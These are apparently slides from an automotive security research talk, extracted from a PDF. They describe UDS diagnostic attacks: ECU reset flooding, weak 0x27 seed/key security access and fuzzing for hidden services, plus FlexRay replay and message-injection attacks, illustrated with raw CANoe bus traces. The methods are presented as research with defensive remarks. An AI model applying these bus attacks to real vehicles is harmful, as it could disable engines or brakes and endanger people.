
27 Services:

Authentication, dll algorithm reverse

random number attack

ECU deadlock and password blasting

11 Service No precondition reset. 11 services are sent continuously, causing the ECU to restart continuously, forming a service attack.



After the attacker enters the in-vehicle bus, he can use the 11 service to restart most ECUs, causing many ECU functions to be paralyzed. In the previous research, we tried to continuously send the 11 service to the battery of the tram, which directly caused the battery function to be paralyzed and impermanently work normally.

However, many developers do not seem to be aware of the need to limit the use of 11 services, and do not limit the number of times 11 services can be used within the cycle time, or the conditions of use.

Imagine how serious the consequences would be if the engine suddenly stopped working while driving, or if the brake booster system failed.

27 Services: Multidimensional Attacks.

27 Secure access: There is a lot of data in the ECU that is unique to the OEM, and does not want to be open to all customers, it needs to be set to a secret. When we read some special data, we must first perform a security unlock. After the ECU is powered on, it is in a locked state (Locked). We pass 27 services, add a sub-service, and add a key, such a service request can be unlocked.

Tester: 02 27 05 00 00 00 00 00 Security Access, 05 Subfunction

ECU: 06 67 05 08 27 11 F0 00 Affirmative response, replies the seed corresponding to the security level

Tester: 06 27 06 FF FF FF FF 00 Send key, 4 FFs. Note that 06 is used in pairs with 05.

ECU: 03 7F 27 78 00 00 00 00 If the response is negative, 7F+27+NRC

ECU: 02 67 06 00 00 00 00 00 If it is a positive response, pass the safety verification

27 The biggest core of the service is the algorithm. Take a simple algorithm, such as adding the first 4 bytes of seed and ECU SN, cyclically shift left by two bits, execute 3 rounds, return this number as the key, and end. Security verification is a lock. The more complex the algorithm, the higher the cost of unlocking in a short time, and the less likely it is to be cracked. If there are too many failures, there should be a punishment mechanism, and you cannot try to unlock it again for a period of time to prevent artificial cracking.

27 The service uses a symmetric encryption algorithm, which is not very secure. An attacker can try to attack the vehicle's diagnostic software and reversely analyze its encryption algorithm. Or the random numbers generated by some developers with indifferent security awareness can be followed regularly or the length of the random number is less than 3 bytes, and the ECU has no deadlock mechanism, etc., which can allow attackers to take advantage.

The emergence of UDS 29 service is for the defect of 27 service. 29 service adopts asymmetric algorithm, which is more secure, but 29 service is not popularized, and more existing vehicles still use 27 service.

				Ŧ	_		-			Bus] - Vector	CANoe /pro	
File			Simulation	Test D	iagnostics Er	nvironment	Hardware	Tools	Layout			
			-œ- +			🖺 No	de/Network	Panels 👻			@ <b>&gt;</b>	
<b>C</b> 14	stem and			Simulation	Model Gener	📬 Se	curity Config	uration	Application		PDU Interactive	ISO11783 Virtu
	nication Setup		ivation <del>-</del>	Setup -	Wizard	ation	Nopen Confi	guration	Panel -	Interactive Generator -	Generator -	Terminal -
	·····	Setup				Simulat	ion					Sti
				7EA	~ 4				📙 - 💷 Initi	al <del>-</del>		
		Chn	ID • Nam		•	DLC	Data	, ,				
Time	0. 886800	CAN 1	519	CAN Fra		8	19 40 00 0	0 00 00 00	00			
	0. 811867	CAN 1	635	CAN Fra		8	06 50 02 0	0 19 01 F4	00			
	1. 470277	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 5	C CO 16 00	00			
	2. 090822	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 6					
	2. 710730	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 8	C 1B D9 00	00			
	3. 331249	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 A	8 E3 49 00	00			
	3. 950419	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 4	8 3B AD 00	00			
	4. 570261	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 3	5 BF D4 00	00			
	5. 191192	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 C	8 57 78 00	00			
	5. 810418	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 5	E E8 8D 00	00			
	6. 430311	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 <b>0</b>	D 16 59 00	00			
	7. 050499	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 2	A BE 3D 00	00			
	7. 670726	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 4					
	8. 290550	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 3	7 D7 F4 00	00			
	8. 911260	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 <b>E</b>	E OC 5B 00	00			
	9. 530057	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 <b>E</b>	A AD BO 00	00			
	10. 150527	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 <b>F</b>	0 82 5D 00	00			
	10. 770280	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 <b>E</b>	C 98 5E 00				
	11. 390832	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 <b>B</b>	9 F4 8E 00				
	12. 010071	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 <b>0</b>	C B5 13 00				
	12. 631065	CAN 1	635	CAN Fra	ame Rx	8	05 67 01 3	B 32 85 00	00			
	0. 806121	CAN 1	735	CAN Fra	ame Tx	8	02 10 02 0	0 00 00 00	00			
	0. 850132	CAN 1	735	CAN Fra	ame Tx	8	02 27 01 0	0 00 00 00	00			
	1. 469905	CAN 1	735	CAN Fra	ame Tx	8	02 27 01 0	0 00 00 00	00			
	2. 090456	CAN 1	735	CAN Fra	ame Tx	8	02 27 01 0	0 00 00 00	00			
	2. 710364	CAN 1	735	CAN Fra	ame Tx	8	02 27 01 0	0 00 00 00	00			
	3. 330885	CAN 1	735	CAN Fra	ame Tx	8	02 27 01 0	0 00 00 00	00			
	3. 950051	CAN 1	735	CAN Fra	ame Tx	8	02 27 01 0	0 00 00 00	00			
	4. 569897	CAN 1	735	CAN Fra	ame Tx	8	02 27 01 0	0 00 00 00	00			
	5. 190828	CAN 1	735	CAN Fra	ame Tx	8	02 27 01 0	0 00 00 00	00			
	5. 810054	CAN 1	735	CAN Fra	ame Tx	8	02 27 01 0	0 00 00 00	00			
	6. 429945	CAN 1	735	CAN Fra	ame Tx	8	02 27 01 0	0 00 00 00	00			
	7. 050131	CAN 1	735	CAN Fra		8	02 27 01 0	0 00 00 00	00			
Trace	Configuration	Analysi	is 📑									

The random number is 3B 32 85, and the safety factor is not high.

# **UDS** summary

For various reasons, some ECU developers often leave some backdoor commands in the development stage, and these diagnostic commands often have higher authority. In addition, some factory-defined instructions are also of interest to attackers.

How to find similar instructions is the first and most important point of research.

By writing a CANoe CAPL script, in the UDS diagnostic format, unconventional diagnostic messages are sent, and all positive responses to unconventional diagnostic services and NRC non-11, 22 (service not supported, service undefined) messages in negative responses are recorded, for an in-depth analysis.

In the process of research, we sent unconventional diagnostic commands to all nodes that support UDS, recorded the response messages of the nodes, conducted in-depth research on some positive response messages, and cooperated with firmware analysis, and encountered some UDS with privilege escalation. Diagnostic Services.

Among the 26 types of services in UDS, there are many risk points, which will not be introduced here one by one due to time constraints.





#### **FlexRay Protocol Principle**

### FlexRay static frame attack method

FlexRay dynamic frame attack method


# **FlexRay Introduction**

Because the traditional CAN solution can not meet the requirements of the car wire control system (X-by-Wire). So in September 2000, BMW and DaimlerChrysler joined Philips and Motorola to form the FlexRay Alliance. The alliance is committed to promoting the global adoption of the FlexRay communication system as the standard protocol for advanced powertrain, chassis, and drive-by-wire systems.



## FlexRay Trigger method

TDMA(Time division multiple access, abbreviation): The time equivalent to the sending node is determined, divided into time slices, and sent periodically; Each time slice tcycle can be divided into 4 time segments, each A fragment specifies a message.



Communication cycle composition:

Static segment, dynamic segment, symbol window, network idle segment Communication cycle parameters:

Static segment: used to transmit messages deterministically, required;

Dynamic segment: used to transmit event-driven messages, optional;

Symbol window: used to transmit special symbols, optional;


Network idle period: Synchronize the local clock.no data communication, required;

# FlexRay communication cycle

Communication cycle range:

FlexRay uses one communication cycle as the cycle to send the data of the command, and

one communication cycle is divided into 64 Cycles, the range is [0,63];




## FlexRay static segment

The static segment consists of:

1. The sending node can be assigned to specific static slots to send static frames.

- 2. The static segment can be divided into
- 2~1023 equal-length static Slots, and the Slots ID range is between 2~1023.
- 3. In the static segment, the length of each static message is fixed and equal. It consists of frame header, payload, and frame trailer. The CID at the end of the static frame is the end mark of the static frame.




## FlexRay static segment

Dynamic segment composition:

1. The dynamic segment is used for eventtriggered messages, and is often used for flashing and diagnostic functions.

2. Due to the different lengths of dynamic segments, the dynamic slots used to store dynamic segments are also different. Dynamic slots consist of one or more units whose minimum unit is MiniSlot.

3. The dynamic segment can contain up to 2047dynamic Slots, and can be divided into up to7986 dynamic MiniSlots.



Symbol window: fixed length, used to transmit symbols, non-message data.

Symbols include the following three types:

Collision avoidance symbol: used to indicate the beginning of a


communication cycle.

Media Test Symbol: Used to test the bus monitor.

Wakeup symbol: Used to wake up the FlexRay network.

Network idle segment: used to synchronize the local clock, and the NIT segment does not perform data communication.

## FlexRay frame structure




#### Top 5:

- 1. Reserved bit, send 0 by default.
- 2. Payload indication bit, according to the different types of static and dynamic packets.
- 3. The empty frame indication bit is used to indicate whether there is data in the Payload part.

4-5: The synchronous frame indication bit and the start frame indication bit are used to judge whether the frame is a synchronous frame or a start frame.

# FlexRay frame structure



Frame ID: The message ID.

Payload Length: Payload address size, the range is 0-127.

Header CRC: The frame header CRC sequence, only performs CRC check on the synchronization frame,

start frame, Frame ID, and Payload Length.

Cycle Count: Cycle count, indicating the number of cycles in which packets are sent. The range is 0-63.

# FlexRay frame structure

Similar to the CAN bus research, the researchers are more concerned with the form in the right figure, and pay more attention to the change of 32-byte data in one frame.

	- • i 🏲 Home An			Test [	Diagnostics	Env	vironm	ent	Hard	Co ware			ı2 * [ Lay		Bus]	- Ve	ctor C	CANoe /	pro									- D ^
hannel (	Channel N	Network ardware	Configuratio	R		P	rotocc	)	Vector I/O	or	GN	SS		_			<b>▲</b> Dther											
(	Channels		V	System	I	S	Sensor	s				I/O-ŀ	Hardv	vare														
Trace																					_	-	×	222	Simulation Set	up		- 0
	╘╘╻┧╫		∆t 🛃 🗲 🏹	<sear< td=""><td>ch&gt;</td><td></td><td>a 🗛  </td><td></td><td></td><td></td><td>• ==</td><td>• A</td><td>•</td><td>•</td><td>Initi</td><td>ial 🝷</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td>🗉 ₩ Networks</td></sear<>	ch>		a 🗛				• ==	• A	•	•	Initi	ial 🝷												🗉 ₩ Networks
Time			el Name	Id	Туре	C	Dir	D. [										Fra	Fra	a So	: Sy	Sta	ir F *		Test			□ ₩ FlexRay C □ ₩ FlexRay
-	330. 166950				Status				OC sta			ACTIV											^		ddd Prog			🖻 🖳 Nodes
	330. 162019				PDU	61		32		0	0							0x2			1	1	0		/ 🕫 🕨			-⊈ ddd -≅ Intera
	330. 162019			1	Raw Frame	61		32		0	0							0x2			1	1	0	11 -				- Replay
	330. 167080				Null Frame	62		32										0x2			1	1	0				Cluster FloxRay	🖻 🛢 Databa
	330.152141				PDU Raw Frame		Rx Rx	32 32										0x2			0	0	0				FlexRay 1	Back • Channe
	<b>330. 152141</b> 330. 167202			4	Kaw Frame Null Frame		Rx Rx	32 32										0x2			0 1	0	0				-	Chaline
	330. 167202			-	PDU	61		32 32	4 223									0x2			0	0	0					
	330. 162263			Ð	Raw Frame		Rx	32 32	4 223									0x2			0	0	0					
	330. 162265			7	PDU	61			4 223 83 0		45 3	6 1		0 1	64 1	65 12		0x2			0	0	0					
	330. 162385			(	Raw Frame		Rx		os 0 83 0			6 1		0 1				0x2			0	0	0					
	330. 102335			8	PDU		Rx	32	00 U 00 00		4J J	0 20		20	0 -	1		0x2			1	1	0					
	330. 152445				Raw Frame		Rx	32							0	1		0x2			1	1	0					
	330. 152445			16	Null Frame		Rx	32							0	0		0x2			0	0	0					
	330. 162995			10	PDU		Rx	32		0			0	0				0x2			0	0	0					
	330. 162995			1	Raw Frame		Rx	32		0			0	0				0x2			0	0	0					
	330. 152355			23	PDU		Rx	32		0				0				0x2			0	0	0					
	330. 153361			2	Raw Frame		Rx	32										0x2			0	0	o					
	330. 153422			24	PDU		Rx	32 1	10 0			0 0	0					0x2			0	0	ő					
	330. 153422				Raw Frame		Rx	32 1	10 0			0 0						0x2			0	0	õ 🎽					
<pre></pre>		FR 1 A		2	Null Frame	43	Rv	32	10 0									0.20	O VAI	et.	0	ñ	*	<	< ► ► Fle	vBav	>	<
<b>`</b>																										ARdy /		
ite																												
× 🔜 🖿	🔓 🖪 🖻 🔁																											
Source			Messa	ge																								
				0																								
verview S	ystem Progra	am / Model	Test																									
	tion Trace																											

FlexRay is a high-speed deterministic vehicle bus system with fault tolerance and fault tolerance specially designed for in-vehicle LAN. It has the following characteristics:

#### 1. High speed and fault tolerance

Support dual channel, the transmission rate of a single channel can reach 10Mbps. When one channel fails, the other channel can transmit normally, so as to realize redundant backup and improve fault tolerance.

#### 2. Certainty

CAN competes for the bus through an arbitration mechanism, and there is a delay. The FlexRay time-triggered bus system conforms to the principle of TDMA (Time Division Multiple Access). Therefore, in the time control area, the time slot will be assigned to a certain message, that is, the specified time period will be assigned to a specific message. Slots are repeated at a fixed period, which means that the timing of information on the bus can be predicted, thus ensuring its determinism.

### **FlexRay Protocol Principle**

### FlexRay static frame attack method

FlexRay dynamic frame attack method

replay attack

Malicious message injection

DOS attack (according to FlexRay Slots mechanism)

FlexRay: Like the CAN bus, FlexRay also uses plaintext input messages, so FlexRay also has replay attacks.

However, FlexRay is different from the event-triggered method of CAN bus, which is time-triggered, which leads to the problem of testing time slots for replay attacks on FlexRay.

As an attacker, we need to replay the attack packet in the correct time slot, and we also need to consider the problem that the correct time slot is occupied.

The following is the detailed process of FlexRay replay attack based on CANoe.

# FlexRay replay attack

Through the message capture and replay analysis of FlexRay messages, the messages that make the wiper work are finally determined, and the wiper is always in the working state through the replay attack.

Time	Channel N. Identifier	Туре Сус	le Dir - DLC	Data Frame State (Ab	) Schedule	Sync Flag S 🖆
🖓 🐵 🔛 1. 556990	FR 1 A I 27 [15, 16]	Raw Frame 15	Tx 32	50 1 201 37 76 99 241 114 92 80 248 18 178 193 161 89 0x20 VAL	static	0 ^
🖓 🗷 裣 1. 440470	FR 1 A V 2	PDU 56	Rx 8	192 82 0 2 8 0 0 0 0x20 VAL	static	1 1
🖓 🗉 🐼 1. 440470	FR 1 A V 2	PDU 56	Rx 24	11 110 9 113 48 0 5 0 0 0 0 5 0 0 0 0x20 VAL	static	1 1
🖓 🗉 🔛 1. 440470	FR 1 A V 2 [ 0, 4]	Raw Frame 56	Rx 32	192 82 0 2 8 0 0 0 11 110 9 113 48 0 5 0 0x20 VAL	static	1 1
🖓 🗉 🐼 1. 440592	FR 1 A I 4	PDU 56	Rx 8	192 86 0 128 0 0 0 0 0 0x20 VAL	static	1 1
🖓 🐵 🔛 1. 440592	FR 1 A I 4 [ 0, 4]	Raw Frame 56	Rx 32	192 86 0 128 0 0 0 0 212 215 210 108 109 0 32 0 0x20 VAL	static	1 1
🖓 🗉 🐼 1. 440653	FR 1 A B 5	PDU 56	Rx 8	0 89 0 0 0 0 0 0 0 0x20 VAL	static	0 0
🖓 🗉 🔛 1. 440653	FR 1 A B 5 [ 0, 4]	Raw Frame 56	Rx 32	0 89 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0x20 VAL	static	0 0
🖓 🖂 🔽 0. 020846	FR 1 A 7	Null Frame 28	Rx 32	0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0x20 VAL	static	0 0
🖓 🗉 🐼 1. 440836	FR 1 A C 8	PDU 56	Rx 8	208 83 2 0 0 2 0 0 0x20 VAL	static	1 1
🖓 🖻 🔛 1. 440836	FR 1 A C 8 [ 0, 4]	Raw Frame 56	Rx 32	208 83 2 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	static	1 1
🖓 🗉 🛷 1. 441324	FR 1 A D 16	PDU 56	Rx 32	0 0 0 136 0 0 128 0 0 16 192 0 0 4 232 129 0x20 VAL	static	0 0
🖓 🗉 🔛 1. 441324	FR 1 A D 16 [ 0, 8]	Raw Frame 56	Rx 32	0 0 0 136 0 0 128 0 0 16 192 0 0 4 232 129 0x20 VAL	static	0 0
🖓 🗉 🐼 1. 441385	FR 1 A D 17	PDU 56	Rx 32	16 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0x20 VAL	static	0 0
🖓 🗉 🔛 1. 441385	FR 1 A D 17 [ 0, 4]	Raw Frame 56	Rx 32	16 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0x20 VAL	static	0 0
🖓 📃 🖂 1. 441751	FR 1 A I 23 [ 0, 4]	Null Frame 56	Rx 32	0x20 VAL	static	0 0
🖓 — 🖂 0. 031883	FR 1 A 24	Null Frame 30	Rx 32	0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0x20 VAL	static	0 0
🖓 🗉 🐼 1. 451872	FR 1 A I25	PDU 58	Rx 32	0 5 0 0 0 0 0 0 0 0 0 4 0 181 0 0x20 VAL	static	0 0
🖓 🗉 🔛 1. 451872	FR 1 A I 25 [ 0, 2]	Raw Frame 58	Rx 32	0 5 0 0 0 0 0 0 0 0 0 4 0 181 0 0x20 VAL	static	0 0
🖓 🗉 🛷 1. 451933	FR 1 A I26	PDU 58	Rx 32	0 0 0 0 0 0 1 0 0 0 0 0 0 0 0x20 VAL	static	0 0
🖓 🖻 🔛 1. 451933	FR 1 A I 26 [ 0, 2]	Raw Frame 58	Rx 32	0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0	static	0 0
🖓 🗉 🐼 1. 441995	FR 1 A I27	PDU 56	Rx 32	1 32 0 13 0 2 0 45 224 0 37 0 0 13 16 0 0x20 VAL	static	0 0 🗸
🖓 🗉 🔛 1. 441995	FR 1 A I27 [ 0, 4]	Raw Frame 56	Rx 32	1 32 0 13 0 2 0 45 224 0 37 0 0 13 16 0 0x20 VAL	static	0 0 *
		11 11 12 00	D 00			

## FlexRay malicious news

Through message capture and replay analysis, it is determined that one byte of the FlexRay message frame represents the amount of fragrance in the car. When the value is 0, a warning will be issued in the car: the fragrance is exhausted.

Time	Channal	NI Islantifian	Turne	Cuela	Dir	DLC	Dat			-														•											*
		N. Identifier	Туре	Cycle					200			0.5	07.1			7 010	1.05	000	1.0.0	0.1	20	0.10					17.1	o 1 . or	0.170	100		0.0			
🖓 😐 🎑 3. 679566		I26 [ 1, 2]	Raw Frame	7	Tx	32	_	158														8 16												22 102	_
2 3. 341473		B 57	PDU	3	Rx	32	-	0	0	0	0	0	0	0	0	0 0	0					0 20										-	-	0 (	-
🖓 🖲 🔛 3. 341473		B57 [ 3,16]	Raw Frame	3	Rx	32		0	0	0	0	0	0	0	0	0 0	0	0	2			0 20				0 1		0						0 (	-
3. 342247	FR 1 A	114	Data Frame	3	Rx	32		0	0	0	0	0	0	0	0 (	0 0	0	0	0	0	0	0	0	0	0	0	0	0	0 0	0	0	0	0	0 (	)
🖓 🗉 🐼 3. 343118		V 2	PDU	4	Rx	8	192		-			0	0																						
🖓 🗉 🐼 3. 343118		V 2	PDU	4	Rx	24		110														/	· ·	0											
🖓 🗉 🏧 3. 343118		V 2 [ 0, 4]	Raw Frame	4	Rx	32		82							6 11	0 34	113	36	0	5	0	0 0	) 0	0	5	0	0	0	0 0	0	0	0	0	0 (	)
🖓 🖻 🐼 3. 343240		I 4	PDU	4	Rx	8		86			0																								
🖓 🖻 🔛 3. 343240		I 4 [ 0, 4]	Raw Frame	4	Rx	32		86							0	8 176	80	0	0	0	<b>24</b>	0 8	3 21	16	0	0	0	0	0 0	0	0	0	0	0 (	)
🖓 🗉 🐼 3. 343301		B 5	PDU	4	Rx	8		89			10																								
🖓 😐 🔛 3. 343301		B 5 [ 0, 4]	Raw Frame	4	Rx	32		89	-			-	-	-	0	0 0	0	0	0	0	0	0 (	) 0	0	0	0	0	0	0 0	0	0	0	0	0 (	)
🖓 🖻 🥸 3. 343484		C 8	PDU	4	Rx	8		83	4			2	0	0																					
🖓 🐵 🔛 3. 343484	FR 1 A	C 8 [ 0, 4]	Raw Frame	4	Rx	32	208	83	4	0	66	2	0	0	0	0 0	0	0	0	0	0	0 (	) 0	0	0	0	0	0	0 0	0	0	0	0	0 (	)
🖓 🖻 🐼 3. 343972		D16	PDU	4	Rx	32	0	0	0	0	0	15	0	0	0	0 2	0	0	86	130	0	5 112	2 0	0	0	0	0	0	2 0	0	0	0	0	0 (	)
🖓 🗉 🔛 3. 343972	FR 1 A	D16 [ 4,16]	Raw Frame	4	Rx	32	0	0	0	0	0	15	0	0	0	0 2	0	0	86	130	0	5 112	2 0	0	0	0	0	0	2 0	0	0	0	0	0 (	)
🖓 🗉 🐼 3. 344033	FR 1 A	D 17	PDU	4	Rx	32	16	0	0	0	0	0	0 1	32	0 (	0 0	0	0	0	0	0	0 (	) 0	0	0	0	0	0	0 0	0	0	0	0	0 (	)
🖓 💷 🔛 3. 344033	FR 1 A	D17 [ 0, 4]	Raw Frame	4	Rx	32	16	0	0	0	0	0	0 1	32	0 (	0 0	0	0	0	0	0	0 (	) 0	0	0	0	0	0	0 0	0	0	0	0	0 (	)
☑ 3. 344399	FR 1 A	I23 [ 0, 4]	Null Frame	4	Rx	32																													
🖓 🖻 🐼 3. 344521	FR 1 A	I25	PDU	4	Rx	32	0	5	0	0	0	0	0	0	0 0	0 0	0	4	0	181	0	1 (	) 0	0	0	0	0	0	0 2	0	0	0	0	5 (	)
🖓 🖮 🔛 3. 344521	FR 1 A	I25 [ 0, 2]	Raw Frame	4	Rx	32	0	5	0	0	0	0	0	0	0 0	0 0	0	4	0	181	0	1 (	) 0	0	0	0	0	0	0 2	0	0	0	0	5 (	)
🖓 🗉 🐼 3. 344582	FR 1 A	I26	PDU	4	Rx	32	0	0	0	0	0	0	0	1	0	0 0	0	0	0	0	0 1	28 (	) 0	0	0	0	0	0 14	17 232	6	237	40	0	0 128	3
🖓 😐 🔛 3. 344582	FR 1 A	I26 [ 0, 2]	Raw Frame	4	Rx	32	0	0	0	0	0	0	0	1	0	0 0	0	0	0	0	0 1	28 (	) 0	0	0	0	0	0 14	17 232	6	237	40	0	0 128	3
🖓 😐 🐼 3. 344643	FR 1 A	I27	PDU	4	Rx	32	1	32	0	13	0	2	0	45 22	4	0 37	0	0	13	16	0	0 128	3 0	16	128	0	0	0	0 4	0	0	130	33	33 33	3
🖓 🖃 🔛 3. 344643	FR 1 A	I27 [ 0, 4]	Raw Frame	4	Rx	32	1	32	0	13	0	2	0	45 22	4	0 37	0	0	13	16	0	0 128	3 0	16	128	0	0	0	0 4	0	0	130	33	33 33	3
☑ 3. 345009	FR 1 A	33	Null Frame	4	Rx	32																													
굣	FR 1 A	34	Null Frame	4	Rx	32																													
☑ 3. 345131	FR 1 A	35	Null Frame	4	Rx	32																													~
